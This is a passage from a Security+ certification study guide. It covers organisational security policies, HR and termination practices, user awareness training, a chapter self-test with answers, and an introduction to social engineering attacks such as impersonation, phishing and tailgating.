The security policy should specify what type of information is top secret, secret, confidential, and unclassified. The policy should not only specify how information is classified, but also under what circumstances information can be declassified (the classification removed or changed) and what the process is to have that classification on the information changed.

Once the information in the organization has been classified, the next step is to assign persons within the organization a clearance level. To access top secret information, an employee would need top secret clearance and need-to-know status.

INSIDE THE EXAM

Security Clearance and Data Labels

Many people confuse the concepts of data classification labels and security clearance levels; it is something you need to understand for the Security+ certification exam!

The information, or assets, are assigned the classification labels such as secret, top secret, or maybe even unclassified. Once all of the assets have their classification labels assigned, you can then look at assigning employees their security clearance level. For example, an employee with the security clearance of top secret can access information with a top secret label assigned to it.

There are other classification levels that can be assigned to information. The previous examples are common with government and military, but companies may use their own internal classification system. The following are other examples of classification labels:

- **High/medium/low** Your company may use an internal classification system of low, medium, and high to rate the security risk if the information is exposed to the public.
- **Private/public** A simple approach to classifying information is to label the information as either private or public. Private means that the information is for internal use, while public is information that does not present a security risk if exposed to the public.

Other Popular Policies

As mentioned earlier, a wealth of different policies go into a security policy. You have learned about important policies such as the acceptable use policy, privacy policies, and information classification policies. The following are some other popular policies that exist within large organizations:

- **Remote access policy** The remote access policy is designed to determine how remote users will gain access to the network, if at all. In the remote access policy, you specify remote access protocols that are required to be used and specific software solutions that the company has tested and approved. In this policy you may also specify that the client system must be up to date with patches and antivirus updates.
- **VPN policy** The VPN (virtual private network) policy specifies how remote users will connect to the network using the Internet. A VPN encrypts communication between the client and the VPN server. In the VPN policy, you will specify what VPN protocol and solution are to be used for remote access via VPN. In this policy you may also specify that the client system must be up to date with patches and antivirus updates.
- **Incident response policy** The incident response policy is designed for the security team that will be handling security incidents. The incident response policy specifies what each person on the incident response team is responsible for and how to handle security incidents.

- **Firewall policy** The firewall policy is a policy that specifies the company's firewall solution and the type of traffic that is or is not allowed to pass through the firewall.
- **Audit policy** The audit policy is an important policy that specifies where auditing needs to be implemented in the company. The audit policy should specify what types of servers on the network need auditing enabled and what type of activity should be audited. The audit policy should also specify who is to review the logs and how frequently.
- **Physical security policy** The physical security policy is designed to specify any physical security controls, such as locked doors, fencing, and guards, that should be implemented. It is important to ensure that you control access to servers by placing them in a locked server room.
- **Software policy** The software policy specifies what the approved software is for the business and indicates what software can and cannot be installed on the system. The software policy should also specify how a piece of software can be added to the approved list. You also want to ensure you indicate in the software policy that there is to be no software piracy by employees.
- **Backup policy** The backup policy specifies what type of data needs to be backed up and how frequently. Administrators will look to the backup policy to determine how they will back data up within the business.

CERTIFICATION OBJECTIVE 3.03

Human Resource Policies

An often overlooked area of businesses is how human resource (HR) functions can affect security in the business and what HR can do to help improve the security in the organization. The following are some policies that the HR department should help enforce within the business.

Hiring Policy

The hiring policy should be created to help HR understand what they need to do during the hiring process to help maintain security. The hiring policy may specify any of the following to be performed by HR:

- **Interview process** The hiring policy may specify the order of types of interviews to be performed. For example, the hiring policy may specify to do a phone interview as a first level of screening before performing in-person interviews.
- **Contact references** During the in-person interview, the hiring policy may specify to ask for references so that they can be contacted before the next interview.
- **Background check** The hiring policy may specify the types of background checking that are to be performed on a candidate. During this phase of the hiring process, you may verify information on the applicant's résumé. Any indication that the candidate has lied on their résumé is a good reason not to hire the candidate. The goal of the background check is to ensure that the education and job experience the candidate claims to have actually exists. You may also consider doing criminal background checks and Google searches on the candidate.
- **Sign a noncompete and NDA** The hiring policy may state that during the last interview you are to ask the candidate if they would be willing to sign a noncompete agreement and a nondisclosure agreement (NDA). If the candidate is not willing to sign such agreements, this could be a reason to not hire the candidate.
- **Drug screening** During the last interview, you may ask the candidate if they would be willing to do a drug screening test as well. Again, if the candidate says no to the drug screening, the policy should indicate to move on to a candidate who will do the drug screening tests.

The point of having a hiring policy is that you can help create a more secure environment for your organization by starting with the hiring of honest and good-willed individuals.

Termination Policy

It is critical that a termination policy be in place to help human resources determine the steps needed to terminate an employee. The steps taken during termination depend on whether it is a friendly termination or an unfriendly termination.

A *friendly termination* typically involves an employee leaving the company on good terms and normally for noncompetitive reasons. With a friendly termination, you want to host an exit interview and document the reasons for the employee

leaving the company. More importantly, you want to remind the employee of the NDA they signed when joining the company and inform them that they still need to adhere to the agreement even though they will no longer be working for the company. Be sure to collect any pass cards and keys from the employee and disable their accounts after they have left the company.

An *unfriendly termination* typically involves an employee being let go from the company or leaving on bad terms. Often, the unfriendly termination stems from the employee leaving the company for competitive reasons or being let go due to failure to follow company policy. Either way, HR should notify the network team of their intention to let the employee go so that while they are giving notice to the employee, the network team can disable the employee's access to network resources and sensitive areas of the building. More often than not, in an unfriendly termination, security will need to escort the employee from the premises to ensure that the employee leaves the facility.

Mandatory Vacations

From a security point of view, it is important that the security policy enforces mandatory vacations—vacation time that must be taken. The importance of taking vacation time is that it will help detect fraudulent or suspicious activities within the organization because another employee will need to take over the job role while someone is on vacation. This will help keep employees honest in their job functions because they know they will be held accountable for irregular activities.

exam Watch

For the Security+ certification exam, remember that mandatory vacations should be enforced so that fraudulent activities performed by employees can be more easily detected.

Security-Related HR Policies

A number of other security-related policies and procedures related to human resources and employees should be followed. You have learned about most of these concepts in Chapter 2, but let me reinforce them here in Chapter 3 as well. The following security principles should be followed as much as possible to help increase the level of security within the company:

- **Job rotation** Just as it is important to enforce mandatory vacations, you should also employ job rotation within the business. Job rotation ensures that different employees are performing different job roles on a regular basis. This will help detect fraudulent activities within the business.
- **Separation of duties** Separation of duties is the concept that critical job functions should be divided into multiple tasks with a different employee performing each of the different tasks. For example, the person who writes the check cannot sign the check—this ensures that multiple persons are involved in the process to help avoid fraudulent activity by an employee.
- **Least privilege** The concept of least privilege is to ensure that employees are always assigned the minimal permissions or privileges needed to perform their job function and nothing more.

EXERCISE 3-2

Creating a Security Policy

In this exercise, you will create your own acceptable use policy (AUP) and include acceptable use of computer equipment, Internet, e-mail, and mobile devices. Be sure to include the following sections in your policy:

- Overview
- Scope
- Policy
- Enforcement
- Definitions
- Revision History

exam Watch

Be aware that security policies are designed to reduce the risk of a security incident by defining security best practices that fit your organization. Defining policies that control mandatory vacations, privacy, job rotation, and separation of duties decreases the company's risk of a security incident occurring.

CERTIFICATION OBJECTIVE 3.04

User Education and Awareness

Creating and implementing a security policy is an important step to creating a secure environment for your company, but if you do not educate employees on security and the relevant security policies within the business, there is no security!

It is important to spend some time to develop a security training and awareness program that involves educating all employees at all levels on their responsibility for security. This section is designed to inform you of the different types of awareness training that should be supplied to individuals within the company.

General Training and Role-Based Training

Your first major decision when designing a security training program is to identify what type of information to expose to the different types of employees within the organization. Because security is such a critical concept and an area where you want to ensure you capture your audience during the training and awareness seminars, you want to make sure that you keep the training relevant to the audience and based on job roles. For example, you do not want to put the business users to sleep with complex discussions on how a firewall is implemented, so technical security training is reserved for the technical team. Any members in that job role would be required to take the detailed technical training. The following is a basic outline on what should be explained to the different job roles or types of employees in the organization:

- **Business users** Areas of security that you should educate the typical business users about are password best practices, social engineering, virus protection, and the importance of physical security.
- **Technical team** The technical team consists of the network administrators, security administrators, and potentially the desktop support team. These individuals are educated on the technical solutions that offer security, such as intrusion detection systems, firewalls, and malware protection solutions.
- **Management** You will take a totally different approach with the management team. You need to remember that management care little about how things are done, but care more about the whys. When raising security awareness to management, focus on why they should support the security

initiatives being proposed by giving them examples of past occurrences where businesses have lost huge amounts of money due to security incidents. Also try to find laws and regulations that require the organization to make an effort to protect its assets, or find past cases where an organization has been held legally accountable for not implementing appropriate security measures to protect its assets. Another good idea would be to find cases where insurance companies have found violations in the insurance policy due to a company not making efforts to secure its assets. These are all examples of the type of information that would grab the attention of management in a security awareness seminar geared toward management.

Awareness of Policy

When training all personnel in the organization, make sure that you educate everyone on topics that will reduce the likelihood of a security event occurring. Educate employees, technical teams, and management on the purpose of the security policy and the types of rules that are contained in the security policy. Ensure that you educate the employees on what PII is, and give examples of PII-related information that your company stores so that employees know to not give out that information and can focus on securing the information.

Educate all employees on your information classification system and about data labeling. A *data label* is the classification label, such as top secret, that is assigned to information. Ensure that employees know the different clearance levels that can access different data labels.

You also want to make sure you spend time educating employees on the secure disposal of equipment policy, and make sure that all employees see the importance of destroying drives and erasing configuration from old equipment.

Ensure that employees understand the importance of complying with laws and regulations within the company's industry.

Delivery Methods

You can use a number of different methods to deliver the awareness training. You can use any of the following methods, or a combination of methods:

- **Seminars** One of the most popular methods to educate employees is to hold seminars where a security expert explains the relevant issues to the participants. These seminars are normally half- or full-day seminars.

- **Lunch and learn** Lunch-and-learn sessions are similar to seminars, but are approximately 50 minutes in length and designed to touch on one specific issue. Most companies will supply lunch while the employees are being educated on security.
- **CBTs** Computer Based Training (CBT) is a method in which employees use self-study tools such as training sessions played from a CD-ROM to learn about security.
- **Intranet site** You can have resources on your intranet site such as documents describing security best practices.
- **Videos on demand** A newer approach to internal training is to have seminars recorded as videos available for download from an internal server.

User Habits

When training employees on security best practices, you should focus on a number of areas. This section identifies some common points that you want to educate your users on.

Password Behavior

When it comes to good password best practices, educate your users on the importance of having strong passwords and the fact that a simple password can be cracked in seconds. Explain that a strong password is a password of at least eight characters, has a mix of upper- and lowercase characters, and contains numbers and/or symbols.

Ensure that users are not using easy-to-guess passwords or writing the passwords down anywhere. This point should be clearly specified in the password policy. Ensure that users are changing their passwords on a regular basis to help prevent a hacked account from being used for a long period.

Data Handling

Users should also be educated on secure ways to handle data. Data that is stored on a removable drive should be stored in an encrypted format so that if the removable media falls into the wrong hands, the data is protected. Policies should be in place as to what types of removable media are allowed in the business and what types of information are allowed to be stored on that media. You must ensure that users review the policy and understand the terms of use for such media.

Be sure to educate your users on the proper destruction of data. Educate the users that simply deleting the files off the drive does not remove the data from the disk and that employees must follow the secure disposal of computers policy to get rid of any devices.

Educate your users on proper destruction of hard copies of data (paper-based printouts), and ensure that there is a paper shredder available to all users to shred sensitive documents when no longer needed. Educate the users on the fact that hackers will *dumpster dive*, meaning they will go through the garbage to try to find sensitive information, which is why documents need to be shredded.

Clean Desk Policy

A number of organizations implement a clean desk policy. A clean desk policy is a policy that requires the users to ensure that any sensitive documents are stored away in a secure location at all times and not left in plain view on someone's desk. It is important to stress to employees what the ramifications of not following the clean desk policy are and to be sure to perform periodic checks in the evening by walking around the office to see if anyone has left sensitive documents in plain view.

Tailgating

Tailgating is a method intruders use to bypass the physical security controls put in place by a company. The concept of tailgating is that an intruder will wait until an authorized person uses their swipe card or pass code to open a door, and then the intruder will walk in with the person through the open door.

To help prevent tailgating, you can use a revolving door or a *mantrap*. A mantrap is an area between two locked doors with the second door not opening until the first door is completely closed. Educate your employees on what to do if someone tries to tailgate, or piggyback, through an open door. Most companies tell the employee not to open the door if someone is hanging around the entrance and to ensure the door closes completely.

Personally Owned Devices

You should ensure that your security policy and AUP cover the company's policy surrounding the usage of personally owned devices for business use or within the company's network and facility. The best practice here is to not allow personally owned devices because the company has no right to search or monitor activity if the device is not owned by the company. For this reason, it is safest to simply state that no personal devices are allowed for work-related purposes.

New Threats and Security Trends

Ensure that your training and awareness program discusses the fact that new viruses come out each day and that employees should ensure that their home and work computer virus definitions are up to date at all times. Ensure that the company has a method to inform the employees of new virus threats so that all employees are aware of the threat right away.

Ensure that employees are aware of common threats such as phishing attacks. A *phishing attack* is when the employee receives an e-mail asking them to click the link provided to visit a site. This typically is a fake e-mail that appears to be coming from your bank asking you to click the link provided to verify your bank account has not been tampered with. Inform the employees of such threats, and tell them to delete the e-mail and not to click the link provided.

Also educate your employees on *zero day exploits*. Zero day exploits are attacks on software or hardware that has just come out, and the vendor of the software or hardware is not aware of the exploits yet. The issue here is that if the vendor is not aware of an exploit, then they do not have a fix for it. It is important to educate your users that hackers are always coming up with new ways to exploit systems and that we need to be security-focused in our everyday thinking.

Use of Social Network and P2P

One of the leading security concerns regarding employees' everyday use is their Internet habits at home, in the office, or with the company laptop. Two areas of concern are social networking sites and peer-to-peer (P2P) programs that allow you to download music, movies, and software.

Be sure to educate your employees on the use of social media such as Twitter, MySpace, and Facebook. Ensure that employees know not to post company-related information on such sites, and deter them from posting pictures of company parties and other events. Such activities could damage the image of the company.

You should also specify in the acceptable use policy the company's rules around the use of social networking sites during work hours. Some businesses allow the use of such sites on break or lunchtime, but many people spend more time than they should on such sites even during work hours. Be sure to keep virus protection software up to date because a large number of viruses are being written in applications used in social networking sites.

Peer-to-peer software is used to share music, videos, and software applications on the Internet for the rest of the world to download. Examples of such software

are Bearshare and BitTorrent. There are two areas to educate your employees on P2P software use. First, this is a popular way for hackers to distribute viruses across the network, and employees should have virus protection software up to date on all systems at home because P2P software should not be allowed in the company.

The second point that should be made in the AUP is that there is to be no downloading or sharing of any copyrighted material such as music, movies, TV shows, or software from the company systems and assets. Make it clear that the company has no tolerance for copyright violations and software piracy.

Training Metrics and Follow Up

It is important to ensure that you gather training metrics to gauge the success of your security training. You should have a training plan that includes all required training for each employee and a way to track whether the training was taken.

You should also have a method of testing the effectiveness of the training, whether that be with testing or simulations. You need to validate the effectiveness of the training, compliance to policy, and test the security posture of the organization.

EXERCISE 3-3

Designing a Training Program

In this exercise, you will take some time to design a security awareness program for your company. Document your program strategy, and then answer the following questions:

1. What methods will you use to educate employees about security? Choose from the following:

   CBT | Seminars | Web Portal Videos | Intranet Site

2. If you are using more than one method to educate employees, document who is using which method.
3. What types of information will you expose the business users to?
4. What types of discussions will you have with management?
5. What technical details are you intending to discuss with the technical team?

CERTIFICATION SUMMARY

In this chapter, you learned about the importance of a security policy and that it sets the foundation for your security program within the company. It is important to ensure you review and update the security policy from time to time to keep up to date with current trends and security issues. The following are some key points to remember about security policies and training and awareness:

- A security policy is a large document made up of different policies. Examples of popular policies that appear in the security policy are the acceptable use policy (AUP), password policy, wireless policy, and remote access policy.
- Each policy should be created in a consistent manner with the same sections of the policy appearing in all policies. For example, you should have an overview, scope, policy, enforcement, definitions, and revision history section in each policy.
- There are different policy types—a standard is a policy that must be followed, a guideline is a recommendation that does not need to be followed, and a procedure is a step-by-step document demonstrating how to perform a task.
- Be sure to follow any standards and regulations for your industry when implementing security within your organization. For example, the health industry in the United States is governed by the HIPAA.
- A very popular policy is the acceptable use policy (AUP), which specifies what are acceptable actions for each employee with regard to computer, Internet, and e-mail usage. Other policies that should exist are a password policy that specifies password requirements for the company and its employees, and a secure disposal of equipment policy that specifies how equipment should be taken out of production to keep the company data confidential.
- Be sure to include human resources in the security policy by creating policies for hiring employees and termination of employees. Ensure that HR understands the importance of such policies and how they affect the security of the business.
- Be sure to create a training and awareness program that educates all employees on their roles and responsibility toward creating a more secure environment. Be sure to hold mandatory training sessions with some optional sessions that may give a bit more detail on a topic.

With a strong understanding of the material presented in this chapter, you will have no problem answering any policy or training and awareness questions on the Security+ exam. Not only is the material presented here important for the exam, but it will also be important for when you are presented with the task of creating a security policy for your organization.



TWO-MINUTE DRILL

Introduction to Security Policies

- ❑ A security policy is a large document that sets the tone for the company's direction with security. It is a detailed document of the dos and don'ts within the company.
- ❑ Before creating a security policy, you need to have support from upper management so that the policy is enforced.
- ❑ PII-related information is Personal Identifiable Information about a person that needs to be properly secured and kept confidential. Examples of PII-related information are the full name of a person, a driver's license number, or a Social Security number.

Looking at Security Policies

- ❑ Users should read and sign the acceptable use policy (AUP), which indicates proper usage of company assets, including computer equipment, the Internet, and e-mail.
- ❑ The password policy specifies the password requirements for the organization. It contains rules such as the minimum length of a password, the password age, and best practices such as passwords not being shared.
- ❑ The secure disposal of equipment policy is designed to ensure that employees know that they cannot donate old computer equipment without properly destroying any information or configuration on the device. The VPN policy is designed to specify under what conditions employees can gain remote access to the network through VPN.

Human Resource Policies

- ❑ Human resources should follow the hiring policy to ensure that they are following company rules as far as the types of background checking that is to be performed on potential candidates for a position.
- ❑ During termination, it is important that HR follows proper procedures specified in the termination policy. These procedures may include a formal exit interview while the employee's access to assets is being removed, and collection of keys and swipe cards.

- ❑ It is important that HR helps track vacation time taken and ensures that employees are taking vacation in order to help detect any improper job activity performed by an employee.

User Education and Awareness

- ❑ Be sure to give the appropriate training and awareness to each type of employee—the users, the technical team, and management.
- ❑ Educate users on password best practices, common threats such as phishing and viruses, and how to protect themselves from both threats. Also educate the users on the risks associated with social networking sites and P2P applications—both are prone to expose the user to viruses.
- ❑ Educate the users on tailgating scenarios, and ensure that they feel comfortable saying something to someone who tries to enter the facility by piggybacking with the employee. Ensure the employees are familiar with the clean desk policy and the fact that confidential documents should not be left out in plain view.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question when indicated.

Introduction to Security Policies

1. Which type of policy is not optional and must be adhered to?
   A. Procedure
   B. Standard
   C. Guideline
   D. Least privilege
2. Which of the following are considered PII-related information that must be secured at all times? (Choose two.)
   A. Postal code
   B. Driver's license
   C. City name
   D. Social Security number
   E. Street name
3. What is the first step in creating a security policy?
   A. Obtain management approval and support.
   B. Create the AUP.
   C. Download sample templates.
   D. Review job roles.

Looking at Security Policies

4. One of the network administrators in the office has been monitoring the proxy server logs and notices that Bob has visited some inappropriate web sites. What policy is this in violation of?
   A. Firewall policy
   B. Proxy server policy
   C. AUP
   D. Hiring policy

5. The technical team is putting together the firewall solution and needs to know what type of traffic is to pass through the firewall. What policy can the technical team use to find out what traffic is to pass through the firewall?
   A. AUP
   B. Hiring policy
   C. VPN policy
   D. Firewall policy
6. The network administrator is configuring the network and wants to put restrictions on user passwords such as the length of the password, password complexity, and password history. Where can the administrator find out what the values of those settings should be set to?
   A. VPN policy
   B. Password policy
   C. AUP
   D. Secure disposal of computers
7. Jeff is the network administrator for a law firm and has just purchased 20 new systems for the employees. Jeff has collected all of the old computers from the employees and has searched through the hard drives and deleted any DOC and XLS files before handing the computers over to the local school. What policy may Jeff be in violation of?
   A. AUP
   B. Password policy
   C. Virus protection policy
   D. Secure disposal of computers
8. Data classification labels are applied to _____, while clearance levels are applied to _____.
   A. employees, information
   B. management, employees
   C. information, employees
   D. employees, management

Human Resource Policies

9. Bob requires the capabilities to change the system time on the computers, but instead of adding Bob to the Administrators group (who can change the time on the computer), you grant Bob the Change System Time right. This is an example of following which security principle?
   A. Least privilege
   B. Job rotation
   C. Separation of duties
   D. AUP

10. Which of the following is a good reason to ensure all employees take vacation time each year?

A. To keep the employee refreshed and energized
B. To hold employees accountable for any suspicious activity
C. To keep the employee happy
D. To raise company morale

11. Management is concerned that an employee may be able to hide fraudulent activity for long durations while working for the company. What would you recommend to help detect an improper activity performed by employees?

A. Least privilege
B. AUP
C. Disabling the employee's user accounts and access cards
D. Job rotation

12. Management have come to you to let you know that John, a longtime employee of the company, has been stealing money from the company. Management and HR are headed into a meeting with John to let him know he is no longer needed. What should you do while they are in the meeting?

A. Review logs.
B. See if anyone wants his office space.
C. Disable the employee's user accounts and access cards.
D. Format the drive on his workstation.

User Education and Awareness

13. Sue comes to you asking if it is okay if she downloads movies to her company laptop with a P2P program so that she can watch the movies while she is away on business. Which of the following is the best response?

A. Educate Sue on the fact that those programs are popular ways to spread viruses, so no, the company does not allow P2P software on its systems.
B. Tell her no.
C. Tell her yes as long as she does not watch the movies during work hours.
D. Tell her yes as long as she places the downloaded movies on the server so that you can scan them for viruses.

14. What is the term used for when someone slips through an open door behind you after you have unlocked the door?


A. Horseback riding
B. Worming
C. Tailgating
D. Gliding

15. You are talking with management about ways to limit security threats such as tailgating within the company. Management has said there is no money to spend on controls such as mantraps—what can you do to reduce the risk of tailgating?

A. Purchase an additional lock.
B. Training and awareness.
C. Purchase a revolving door.
D. Purchase a mantrap.

Performance-Based Question

16. Using the following exhibit, match the term on the right to its corresponding description on the left.



SELF TEST ANSWERS

Introduction to Security Policies

1. ☑ **B.** A standard is the type of policy that must be followed.
   ☒ **A, C,** and **D** are incorrect. A procedure is a step-by-step document that demonstrates how to accomplish specific tasks. A guideline is a policy that makes a recommendation that does not need to be followed. Least privilege is incorrect because it is not a type of policy, but a principle of security that involves ensuring that you always give the lowest privileges or permissions needed to accomplish a goal.
2. ☑ **B** and **D.** Personal Identifiable Information (PII) is unique information about a person that should be protected at all times and kept confidential.
   ☒ **A, C,** and **E** are incorrect. A postal code, city name, and street name are not PII-related information because they cannot uniquely identify a person.
3. ☑ **A.** The first step to creating a security policy is to get approval and support from upper-level management.
   ☒ **B, C,** and **D** are incorrect. Although downloading sample templates may be a great idea to help you create the policies, it is not the first thing that needs to be done. Creating the AUP and reviewing job roles are also not correct answers because you always need to obtain support from management first when dealing with policies.

Looking at Security Policies

4. ☑ **C.** The acceptable use policy (AUP) contains the rules for proper computer, Internet, e-mail, and device usage within the company.
   ☒ **A, B,** and **D** are incorrect. The firewall policy contains rules for what type of traffic is allowed to pass through firewalls, and the proxy server policy is similar to the firewall policy and is designed to control what traffic is allowed to go inside and outside the network. The hiring policy contains rules surrounding the process for HR to follow when hiring a new employee.
5. ☑ **D.** The firewall policy contains the detailed information needed to know what the company's approved firewall configuration is.
   ☒ **A, B,** and **C** are incorrect. The acceptable use policy (AUP) contains the rules for proper computer, Internet, e-mail, and device usage within the company. The hiring policy contains rules surrounding the process for HR to follow when hiring a new employee. The VPN policy contains details on the approved VPN solution and what the requirements are for employees to be able to access the network from a remote location by using a VPN.

6. ☑ **B.** The password policy contains the password requirements that need to be enforced on the network servers.
   ☒ **A, C,** and **D** are incorrect. The VPN policy contains details on the approved VPN solution and what the requirements are for employees to be able to access the network from a remote location using a VPN. The acceptable use policy (AUP) contains the rules for proper computer, Internet, e-mail, and device usage within the company. The secure disposal of computers policy contains the rules governing how to get rid of old computers and equipment and requires that all confidential data is securely removed from the device or computer.
7. ☑ **D.** The secure disposal of computers policy contains the rules surrounding what to do with equipment that is no longer needed in the company. The policy should state that all hard drives have to be physically destroyed before passing the computers on, so that you can ensure that no confidential data can be retrieved from the system.
   ☒ **A, B,** and **C** are incorrect. The acceptable use policy (AUP) contains the rules for proper computer, Internet, e-mail, and device usage within the company. The password policy contains the rules for enforcing strong passwords within the company, and a virus protection policy contains the company philosophy on dealing with viruses, including what virus protection software is to be used.
8. ☑ **C.** Information within the company is assigned a data classification label, while the employees are then given a clearance level. For example, a document may be assigned the top secret classification label so that for an employee to gain access to the information, they must have the top secret clearance level.
   ☒ **A, B,** and **D** are incorrect as they do not represent the correct relationship between data labels and clearance levels. Remember that the information is assigned the classification label, while the employee is given a clearance level.

Human Resource Policies

9. ☑ **A.** The concept of least privilege is to ensure you give only the minimal permissions or rights needed to perform a task.
   ☒ **B, C,** and **D** are incorrect. Job rotation is a security principle that requires employees to rotate through job positions on a regular basis in order to detect any improper activities. Separation of duties is a security principle that involves dividing a job into multiple tasks, with each task being performed by a different employee. The acceptable use policy (AUP) contains the rules for proper computer, Internet, e-mail, and device usage within the company.

10. ☑ **B.** The security reason to implement mandatory vacations is so that while the employees are on vacation, you can hopefully detect improper activity performed by an employee. If the employee is always around, they will continue to avoid detection of their activity.
☒ **A, C,** and **D** are incorrect because they are not reasons to enforce mandatory vacations, although you may get better quality work from a happy employee who is refreshed!

11. ☑ **D.** Implementing the security principle known as job rotation is a great way to detect fraudulent activities performed by employees.
☒ **A, B,** and **C** are incorrect. The concept of least privilege is to ensure you give only the minimal permissions or rights needed to perform a task. The acceptable use policy (AUP) contains the rules for proper computer, Internet, e-mail, and device usage within the company. Disabling the user account and access cards will not help you detect fraudulent activity—you need someone to take over the job role for a while in hopes they will discover improper activity by the previous employee.

12. ☑ **C.** You will want to verify with management before they head into the meeting what your responsibilities are, and they will typically inform you of what corporate policy is surrounding the termination of employment, but typically, you want to disable the account while notice is given to the employee so that when the employee comes out of the meeting, they cannot access company assets and do any damage.
☒ **A, B,** and **D** are incorrect because they are not actions that typically need to be performed when an employee is terminated.

User Education and Awareness


13. ☑ **A.** The key point here is to educate the user on company policy regarding the use of P2P software with company assets. Explain to the user the risks associated with downloading content from untrusted sources, and explain that many viruses come from P2P software.
☒ **B, C,** and **D** are incorrect. B is incorrect because you don't want to leave it at a "no"—the only way to improve the overall security in the company is to educate employees as to why certain policies exist. Downloading the movies to the laptop could potentially infect the laptop with a virus, and then the user will bring the virus into the office with them, so under no circumstances should employees be allowed to use company assets with P2P software—including placing the movies on the company server.

14. ☑ **C.** Tailgating or piggybacking is the term we use in the security field for someone who enters a locked door behind you after it is opened by an authorized person. Be sure to educate employees on tailgating!
☒ **A, B,** and **D** are incorrect because they are not terms associated with security or tailgating.

15. ☑ **B.** One of the ways to control tailgating in highly secure environments is to use a mantrap—an area between two locked doors where one door does not open until the first door is closed. Solutions such as mantraps or revolving doors are great solutions, but they cost money. A cheap solution in low-security environments is to educate the employees on tailgating and to not open the door if someone is hanging around the entrance.
☒ **A, C,** and **D** are incorrect because they all require the company to spend money on the solution, and the goal here is to not spend any money.

Performance-Based Question

16. The following illustration displays the terms associated with their definition. Note that the Security+ exam may have a similar question and expect you to drag the box containing the term on the right onto the description.



This page is intentionally left blank to match the printed book.



4

Types of Attacks

CERTIFICATION OBJECTIVES

4.01	Understanding Social Engineering	4.04	Understanding Application Attacks
4.02	Identifying Network Attacks	✓	Two-Minute Drill
4.03	Looking at Password Attacks	Q&A	Self Test

One of the most exciting topics to learn about for your Security+ certification exam is the different types of attacks that hackers use to compromise systems and networks. This chapter is important for the Security+ exam, but is also important for your use in the real world. To understand how to better protect the company's assets, you need to understand the popular ways that hackers are getting into the systems.

This chapter exposes you to the different types of attacks that are popular today and gives you some history on some older attacks that have been popular in the past. The chapter breaks the attacks into categories—social engineering, network attacks, password attacks, and software attacks—to help you digest the information better.

CERTIFICATION OBJECTIVE 4.01

Understanding Social Engineering

The first type of attack is known as a social engineering attack. Social engineering involves the hacker trying to trick an employee into compromising security through social contact such as a phone call or e-mail message. This section gives you details on social engineering methods used by hackers.

Social Engineering Overview

As mentioned, social engineering is when a hacker tries to trick an employee into compromising security by calling, e-mailing, or having an in-person conversation with the employee. Most times the hacker will act as if they need help, exploiting the fact that most people will offer help.

A lot of times the hacker is just trying to collect information to help them perform an attack later on, but the hacker may try to trick an employee into divulging usernames and passwords used on the network.

Popular Social Engineering Attacks

In a number of different scenarios, the hacker tries to extract information from employees or tries to trick them into compromising security. The following discussion represents some of the most popular scenarios that hackers use in social engineering.

Impersonation

The most popular scenario for social engineering attacks is when the hacker impersonates another employee in the company. In the following scenarios the hacker impersonates an employee in the company who needs some help:

- **Hacker impersonates administrator** A very popular example of a social engineering attack is when the hacker calls a user and impersonates the network administrator. In this scenario the hacker (posing as the administrator) tries to trick the user into compromising security by asking the user to do things such as changing their password or giving away account information. The hacker also may ask them questions about the general setup of the systems.
- **Hacker impersonates user** The hacker calls the network administrator pretending to be a frustrated user. In this scenario the hacker will pretend they do not remember their password or how to get onto the system. An unaware administrator may help the hacker (acting as a frustrated user) gain access to the system by resetting a password and guiding them through the process of gaining access.
- **Hacker impersonates management** If the hacker knows the name of personnel on the management team, they may call employees within the company and impersonate management. The hacker will ask the unsuspecting employee to perform actions that will essentially unsecure the systems or the environment so that the hacker can gain access later.

exam Watch

For the Security+ certification exam, know that social engineering attacks involve the hacker trying to trick someone into compromising security through social contact such as a phone call or e-mail message.

Phishing

Another popular scenario for a social engineering attack is known as a *phishing attack*. With a phishing attack the hacker typically e-mails a user and pretends to be a representative from a bank or a company such as eBay. The e-mail typically tells the user that a security incident has occurred and that the user should click the link provided in the e-mail to navigate to the site and check their account status. For example, the e-mail typically looks like it is coming from the security officer for a

bank, asking the user to follow the link provided and to log in to the bank site to check their account. The e-mail continues by asking them to report any suspicious transactions to the security officer, with the contact details provided to make it look authentic.

In this example, the hyperlink that the user is tricked into clicking navigates to a site that the hacker set up to look like the bank site. The hacker is waiting for the user to try to log on with their account number and password so they can capture it and then store it in a database. Figure 4-1 displays an e-mail I received some time ago trying to trick me into clicking a link that appeared to come from the bank.




To see examples of how hackers have tricked users by using deceptive URLs in a phishing attack, watch the video included in the media that accompanies this book.

If you receive a phishing e-mail, you can report the incident to the Anti-Phishing Working Group (APWG) at www.antiphishing.org/report-phishing/.

FIGURE 4-1

Looking at an e-mail phishing attack



Shoulder Surfing and Dumpster Diving

The key thing to remember about social engineering attacks is they typically do not involve technology. Examples of social engineering attacks that do not involve technology are shoulder surfing and dumpster diving.

Shoulder surfing is when the hacker tries to view confidential information or information that may help the attacker compromise security by looking over employees' shoulders to view information either on their desk or on the computer screen.

Dumpster diving is a popular attack where the hacker goes through the victim's garbage looking for documents or information that could facilitate an attack. The hacker might find information to help them perform a social engineering attack through a phone call or an in-person discussion, or the hacker could simply locate a password someone wrote down and threw in the garbage.

Tailgating

Tailgating is another important social engineering attack, but it is more of an attack against physical security. Tailgating is when the hacker walks through a secure area by following someone who has unlocked the door for themselves. The hacker may strike up a conversation with the person they are tailgating in order to distract the employee from the fact that the hacker (actually, we call someone who compromises physical security an *intruder*) has entered the facility without swiping their card or entering their own PIN number.

It is important to educate employees on tailgating and to make sure they know it is their responsibility not to open the door if someone is hanging around nearby. Also let the employee know that if they strike their card or input their pass code to unlock the door, it is their responsibility to let anyone else wanting to enter know that they have to swipe their own card after the door locks again.

Most people do not feel comfortable saying, "Sorry, you have to wait for the door to close and then swipe your own card," so as a security professional you may be required to implement security controls to help protect against tailgating. The most effective way to control tailgating is to create a *mantrap*, which is an area between two locked doors. The idea of a mantrap is that the second door will not open until the first door is closed, which enables any authorized person who enters the mantrap to notice if anyone is entering the facility with them.

exam Watch

For the exam, know that tailgating is when someone tries to slip through the door behind you after you unlock it. Also know that mantraps are popular security controls to help protect against tailgating.

Hoaxes

When it comes to security, make sure you educate your users about e-mail hoaxes. E-mail hoaxes are e-mail messages that users receive giving a false story and asking the user to take some type of action. For example, the hoax could say a certain file is causing a serious flaw in the operating system. The e-mail could tell the reader they should delete the file, but in reality there is nothing wrong with the file, and it may be needed for information on important features of the operating system.

If you receive an e-mail that makes certain claims you are unsure of, check out the Hoax Slayer web site at www.hoax-slayer.com/, and see if the e-mail is reported as a hoax.

